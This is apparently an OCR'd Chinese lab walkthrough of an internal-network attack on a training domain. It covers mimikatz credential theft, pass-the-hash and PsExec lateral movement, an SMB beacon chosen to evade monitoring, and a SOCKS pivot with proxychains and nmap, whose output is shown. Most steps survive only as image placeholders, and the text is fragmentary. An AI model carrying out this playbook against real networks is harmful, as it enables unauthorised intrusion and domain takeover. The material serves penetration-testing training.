
使用 mimikatz(猕猴桃)




利用哈希传递获得两台主机的权限

目的：利用哈希传递攻击（Pass-the-Hash）横向移动到其他主机，无需明文密码。


六.建立 SMB 监听器








目的：SMB Beacon 适用于内网横向移动，通过命名管道进行通信，绕过网络监控。

七.使用 **PsExec** 进行横向移动











结果：成功获取两台主机的 SYSTEM 权限会话。
目的：利用获取的凭证在内网中横向移动，控制更多主机，最终攻破域控。


八.配置代理与内网扫描


然后就可以看到





169.254.129.186
192.168.52.141
HTTP
SYSTEM *
169.254.129.186
192.168.52.138
HTTP
SYSTEM *
192.168.3.100
169.254.129.186
HTTP
Administrator * [GOD.ORG\Admi
Interact
Sleep...
Note...
Access
Explore
Pivoting
Session
SOCKS Server
Listener...
Deploy VPN

端口在 kali 里面找


File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
vim /etc/proxychains4.conf


#
[ProxyList]
add proxy here ...
meanwile
defaults set to "tor"
socks4 127.0.0.1 9050

然后就可以设置 

此时我们在浏览器里面搜索 192.68.52.138 我们什么都搜索不出来

我们再次设置一下

设置一下代理,就可以搜 192.168.52.138

然后使用 kali


```
┌──(root㉿kali)-[/home/kali]
└─# proxychains nmap -sT -Pn -n -p 80,443,445,139,22,21,3389,3306,1433,53 192.168.52.138
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-28 00:35 EDT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:3389 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:21 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:3306 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:139  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:22 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:443 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:53  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.52.138:1433 ←—denied
Nmap scan report for 192.168.52.138
Host is up (0.88s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
1433/tcp closed ms-sql-s
3306/tcp closed mysql
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
```

使用抓包工具抓包

192.168.2.138 抓不到



192.168.3.145

可以抓到